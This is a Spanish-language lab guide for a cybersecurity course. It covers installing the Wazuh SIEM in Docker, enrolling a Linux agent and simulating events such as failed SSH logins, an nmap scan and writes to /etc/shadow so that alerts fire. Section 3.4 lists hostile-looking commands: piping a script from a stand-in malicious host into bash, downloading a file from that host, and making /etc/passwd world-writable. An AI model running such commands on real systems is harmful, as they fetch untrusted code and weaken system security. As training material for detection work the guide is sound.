M6 – P4: Monitorización de Eventos con SIEM (Wazuh)

La **monitorización continua** de eventos del sistema y la red permite detectar comportamientos anómalos, intentos de intrusión y vulnerabilidades activas. En esta práctica seaprenderá a desplegar e integrar un sistema SIEM (Security Information and Event Management), usando **Wazuh**, una plataforma open-source ampliamente usada en ciberseguridad empresarial.

Objetivos específicos

- Comprender el propósito y funcionamiento de un SIEM.
- Instalar y configurar un entorno básico de Wazuh.
- Integrar un endpoint (agente) con el servidor Wazuh.
- Simular eventos de seguridad (logins fallidos, escaneos, modificaciones de archivos).
- Analizar alertas generadas y documentar respuesta.

Requisitos técnicos

- Máquina virtual con **Wazuh All-in-One** (puede usarse una imagen Docker o VM ya configurada)
- 1 VM adicional (Linux o Windows) para instalar el **agente Wazuh**
- Conectividad entre ambas VMs
- Docker instalado (opcional, pero recomendado)
- Navegador web para acceso a la interfaz de Wazuh
- Herramientas para pruebas: `hydra`, `nmap`, `auditd`, `curl`, etc.

1. Instalación rápida de Wazuh All-In-One (Docker)

Documentación oficial: https://documentation.wazuh.com/current/deployment-options/docker/wazuh-container.html

1.1. Clonar el repositorio oficial

```
sudo apt install git
git clone https://github.com/wazuh/wazuh-docker.git -b v4.13.1
cd wazuh-docker/single-node
```

1.2. Instalar certificados y levantar el entorno

```
docker compose -f generate-indexer-certs.yml run --rm generator
docker compose up -d   # -d para Backgroud sino quitar la opcion
```

```
[+] Building 0.0s (0/0)
[+] Running 3/3
 ✔ Container single-node-wazuh.indexer-1    Started                                                                    11.1s
 ✔ Container single-node-wazuh.manager-1    Started                                                                    12.7s
 ✔ Container single-node-wazuh.dashboard-1  Started                                                                     4.6s
```

Esperar unos minutos hasta que Wazuh, Elasticsearch y Kibana estén totalmente levantados.

Si muestra error de certificados ejecutar

```
sudo docker compose -f generate-indexer-certs.yml run --rm generator
docker compose down
docker compose up -d
```

Verificar estado de contenedores

```
docker compose ps
```

```
ubuntu@ubuntu-virtual-machine:~/wazuh-docker/single-node$ docker compose ps
NAME                           IMAGE                              COMMAND                  SERVICE             CREATED              STATUS
  PORTS
single-node-wazuh.dashboard-1   wazuh/wazuh-dashboard:4.13.1   "/entrypoint.sh"         wazuh.dashboard     About a minute ago   Up About a minute
  443/tcp, 0.0.0.0:443->5601/tcp, :::443->5601/tcp
single-node-wazuh.indexer-1     wazuh/wazuh-indexer:4.13.1     "/entrypoint.sh open…"   wazuh.indexer       2 minutes ago        Up About a minute
  0.0.0.0:9200->9200/tcp, :::9200->9200/tcp
single-node-wazuh.manager-1     wazuh/wazuh-manager:4.13.1     "/init"                  wazuh.manager       2 minutes ago        Up About a minute
  0.0.0.0:1514-1515->1514-1515/tcp, :::1514-1515->1514-1515/tcp, 0.0.0.0:514->514/udp, :::514->514/udp, 0.0.0.0:55000->55000/tcp, :::55000->55000/t
cp, 1516/tcp
ubuntu@ubuntu-virtual-machine:~/wazuh-docker/single-node$
```

1.3. Comprobaciones rápidas

Logs, útiles hasta que arranquen los servicios

```
sudo docker compose logs -f wazuh.indexer
sudo docker compose logs -f wazuh.dashboard
```

Si se quiere ver todos los servicios a la vez:

```
sudo docker compose logs -f
```

Salud del indexer, puerto 9200

```
curl -vkI https://localhost:9200/ | head
```

```
ubuntu@ubuntu-virtual-machine:~/wazuh-docker/single-node$ curl -vkI https://localhost:9200/ | head
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 9200 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* successfully set certificate verify locations:
*   CAfile: /etc/ssl/certs/ca-certificates.crt
  CApath: /etc/ssl/certs
} [5 bytes data]
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
} [512 bytes data]
* TLSv1.3 (IN), TLS handshake, Server hello (2):
{ [122 bytes data]
* TLSv1.3 (IN), TLS Unknown, Certificate Status (22):
{ [1 bytes data]
```

```
curl -k -u admin:SecretPassword https://localhost:9200/_cluster/health?pretty
```


```
Unauthorizedubuntu@ubuntu-virtual-machine:~/wazuh-docker/single-node$ curl -k -u admin:SecretPassword https://localhost:9200/_cluster/health?pretty
{
  "cluster_name" : "opensearch",
  "status" : "green",
  "timed_out" : false,
  "number_of_nodes" : 1,
  "number_of_data_nodes" : 1,
  "discovered_master" : true,
  "discovered_cluster_manager" : true,
  "active_primary_shards" : 19,
  "active_shards" : 19,
  "relocating_shards" : 0,
  "initializing_shards" : 0,
  "unassigned_shards" : 0,
  "delayed_unassigned_shards" : 0,
  "number_of_pending_tasks" : 0,
  "number_of_in_flight_fetch" : 0,
  "task_max_waiting_in_queue_millis" : 0,
  "active_shards_percent_as_number" : 100.0
}
ubuntu@ubuntu-virtual-machine:~/wazuh-docker/single-node$
```

En el despliegue single-node, Wazuh expone por defecto el puerto 9200 (indexer API), 55000 (Wazuh server API) y el panel por HTTPS en 443 (mapeado al 5601 interno)


1.4. Acceder a la interfaz web


- Acceder a la URL: `http://localhost` o la IP del host Docker
- Usuario: `admin`
- Contraseña: `SecretPassword` (o ver en el `.env`)

Es normal ver avisos de certificado si se usa los self-signed. El dashboard tarda ~1 min mientras espera al indexer; durante ese tiempo pueden aparecer logs de "not ready yet".



Si todo va bien, al cabo de unos minutos ya se tendrá acceso y se podrá loguear





2. Instalar el Agente Wazuh en una VM Linux

2.1. Agente Linux

Instalar el agente:

```
curl -O https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.13.1-1_amd64.deb
sudo dpkg -i wazuh-agent_4.13.1-1_amd64.deb
```

2.2. Configurar el agente

Editar `/var/ossec/etc/ossec.conf`:

```
<server>
  <address>MANAGER_IP</address>
  <port>1514</port>
  <protocol>udp</protocol>
</server>
```

Activar el agente:


```
sudo systemctl daemon-reload
sudo systemctl enable --now wazuh-agent
```

Verificar estado:

```
sudo systemctl status wazuh-agent
```

2.3. Aprobar/registrar el agente en el Dashboard

1. Entrar al panel web https://localhost (o la IP de tu servidor)
   Usar las credenciales de Wazuh (`admin / SecretPassword` por defecto).



2. Si no está activo, ir al módulo de administración de agentes:

   En el menú lateral:

   `Wazuh → Management → Agents`

3. Comprobar el agente "pendiente" (pending):
   Si el agente se instaló y configuró bien (con la IP del manager correcta y puertos 1514/1515 abiertos), debería aparecer con estado Pending o Never connected.
4. Aprobar el agente:
   - Marcar el agente (checkbox).
   - Pulsar "Accept" / "Add agent" / "Enroll" (depende del idioma del panel).
   - Confirmar la acción.
5. Verificar conexión:
   En pocos segundos/minutos el estado debería cambiar a:
   - Active si está conectado correctamente.
   - Disconnected si aún no hay comunicación (espera 30 s o revisa firewall/red).
6. Comando opcional para verificar desde la terminal del manager:

   ```
   docker compose exec wazuh.manager bash -lc '/var/ossec/bin/agent_control -l'
   ```

   Muestra todos los agentes y sus estados (`Active`, `Never connected`, etc.)

```
ubuntu@ubuntu-virtual-machine:~/wazuh-docker/single-node$ sudo docker compose exec wazuh.manager bash -lc '/var/ossec/bin/agent_control -l'
[sudo] contraseña para ubuntu:

Wazuh agent_control. List of available agents:
   ID: 000, Name: wazuh.manager (server), IP: 127.0.0.1, Active/Local
   ID: 001, Name: kali, IP: any, Active

List of agentless devices:

ubuntu@ubuntu-virtual-machine:~/wazuh-docker/single-node$
```

3. Simulación de eventos de seguridad

3.1. Login fallido (autenticación)

Generar varios intentos fallidos de inicio de sesión SSH, que Wazuh detectará como intentos de fuerza bruta o acceso no autorizado.

En la **VM agente Linux** ejecutar los siguientes comandos:

```
ssh usuarioinvalido@localhost
ssh usuarioinvalido@localhost
ssh usuarioinvalido@localhost
```

Cuando pida la contraseña, escribir cualquier cosa o pulsar Enter.

Qué ocurre:
- El sistema registra los fallos en `/var/log/auth.log`.
- El agente Wazuh envía esos logs al manager.
- Se genera una alerta tipo:

```
rule.id: 5710
group: authentication_failed, sshd
description: "sshd: Authentication failed"
```

```
level: 5
```

3.2. Escaneo con Nmap

En otra máquina, puede ser la VM1 o una tercera VM, nunca desde el agente hacia sí mismo, simular un **escaneo de puertos**, típico de un reconocimiento de red o intento de intrusión.

Comando desde el atacante:

```
nmap -sS -p- 10.0.0.171
```

Qué ocurre:

- `nmap` envía paquetes SYN a todos los puertos.
- El agente detecta múltiples conexiones en poco tiempo y las registra (usando `ossec-analysisd` y `firewalld`/`netstat`).
- Wazuh correlaciona el patrón y genera una alerta tipo:

```
rule.id: 81600
group: attack, network, nmap
description: "Possible Nmap Scan Detected"
level: 7
```

3.3. Modificación de archivos críticos

En la VM2 (agente Linux), probar la monitorización de integridad de archivos (FIM) y del sistema de auditoría (`auditd`).

1. Instalar `auditd` (si no está):

```
sudo apt install auditd -y
```

2. Agregar una regla para vigilar un archivo sensible:

```
sudo auditctl -a always,exit -F arch=b64 -S open,openat,creat,truncate,ftruncate -F
path=/etc/shadow -F perm=wa -F 'auid>=1000' -F 'auid!=4294967295' -k shadow_changes
```

   - `-a always,exit` indica que se auditen siempre (`always`) las llamadas al sistema al salir de la syscall (`exit`).
   - `-F arch=b64` aplica la regla a llamadas del sistema de arquitectura de 64 bits.
   - `-S open,openat,creat,truncate,ftruncate` lista las syscalls (abrir, crear o truncar archivos) que se van a auditar.
   - `-F path=/etc/shadow` define el archivo objetivo que se va a vigilar (en este caso, `/etc/shadow`).
   - `-F perm=wa` audita operaciones con permisos de escritura (w) y cambio de atributos (a)
   - `-F 'auid>=1000'` limita la auditoría a usuarios reales (UID ≥ 1000), excluyendo cuentas del sistema.
   - `-F 'auid!=4294967295'` excluye usuarios "sin ID de auditoría" (valor especial `-1` o `4294967295`).
   - `-k shadow_changes` asigna una etiqueta o clave para identificar fácilmente los eventos en los registros (`ausearch -k shadow_changes`).

3. Forzar una modificación: NO editar realmente `/etc/shadow`, ya que contiene contraseñas, solo ejecutar este comando para generar un intento:

   ```
   sudo echo "test" >> /etc/shadow
   ```

   se obtendrá un error “Permission denied”, no importa, se genera el evento igualmente.

Qué ocurre:

- `auditd` detecta la acción.
- El agente Wazuh recoge el log del kernel (via `/var/log/audit/audit.log`).
- Se genera una alerta de integridad:

```
rule.id: 554
group: file, integrity, auditd
description: "Audit: Write attempt to /etc/shadow"
level: 10
```

3.4. Eventos adicionales para simular

Cambio de permisos

```
sudo chmod 777 /etc/passwd
sudo chmod 000 /etc/shadow
```

Creación de usuarios

```
sudo useradd test_user_suspicious
```

Procesos sospechosos

```
curl http://malicious-site.com/suspicious-script.sh | bash
wget http://malicious-site.com/suspicious-file -O /tmp/suspicious
```


Actividad de red sospechosa


```
netcat -l -p 9999 &
telnet google.com 80
```

4. Revisión y análisis en la consola SIEM

Desde el **Dashboard (VM1):**

1. Acceder a la interfaz de Wazuh
2. Abrir **Threat intelligence** y seleccionar **Threat Hunting**





3. Usar filtros
   - rule.groups:authentication_failed
   - rule.groups:port_scan
   - rule.groups:file
4. Comprobar que los eventos se asocian al **agente Linux (VM2)**.
5. Analizar cada alerta crítica:
   - Causa
   - Severidad
   - Acciones posibles (bloquear IP, reforzar SSH, etc.)

5. Actividades complementarias

- **Análisis de caso:** Cada alumno seleccionará una alerta crítica detectada y responderá:
  - ¿Qué la causó?
  - ¿Es legítima o sospechosa?
  - ¿Qué medidas tomarías como analista SOC?
- **Informe técnico de monitorización:**
  - Top 5 eventos más comunes
  - 2 eventos falsos positivos identificados, si existen
  - Propuesta de mejora o alerta personalizada

6. Reflexión

- ¿Por qué es importante la correlación de eventos en ciberseguridad?
- ¿Qué diferencia hay entre logs normales y eventos de seguridad?
- ¿Qué limitaciones tiene un SIEM como Wazuh y cómo se complementa?

7. Buenas prácticas

- Asegurarse de que la hora del servidor y del agente estén sincronizadas.
- No ignorar alertas de severidad alta, incluso si parecen frecuentes.
- Desactivar reglas de auditoría que generen mucho ruido si no son relevantes.